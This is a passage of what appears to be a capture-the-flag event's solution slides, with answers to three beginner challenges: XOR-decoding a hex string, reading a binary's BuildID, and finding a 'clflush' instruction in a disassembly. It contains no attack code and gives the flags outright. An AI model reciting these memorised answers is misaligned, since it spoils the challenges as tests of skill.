- Then, we XOR the ciphertext with the key to get the flag:



Recipe

From Hex

Delimiter: Auto

XOR

Key: 47 70 B8 88 (HEX)

Scheme: Standard

□ Null preserving

Input

```
0423fbf32208c8ed2404d7d7371cd9e12904ddf0321dc5
```


Output

```
CSC{expecto_plaintexum}
```

→ CSC{expecto_plaintexum}

hello_world (rev 50)

- Getting the BuildID of a binary with “file”:




```
$ file hello_world
hello_world: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically lin
ked, interpreter /lib64/l, BuildID[sha1]=6f5b6028cabecb2919d26961d1014301ea679a40, f
or GNU/Linux 3.2.0, not stripped
```

- BuildID[sha1]=6f5b…

→ CSC{6f5b6028cabecb2919d26961d1014301ea679a40}

stupid_instruction (rev 100)

- Dump instructions with objdump:



```
$ objdump -d stupid_instruction
```

```
    11d3:       7e d2                   jle    11a7 <main+0x3e>
    11d5:       48 8b 45 f8             mov    -0x8(%rbp),%rax
    11d9:       48 83 e8 80             sub    $0xffffffffffffff80,%rax
    11dd:       0f ae 38                clflush (%rax)
    11e0:       48 8b 45 f8             mov    -0x8(%rbp),%rax
    11e4:       be 00 10 00 00          mov    $0x1000,%esi
```

- Scroll to main function, we see instruction 0x11dd is “clflush”
- This flushes memory from the cache line
- Therefore, the component is the CPU cache

→ **CSC{cache}**

THANK YOU FOR COMING

We hope you enjoyed the event!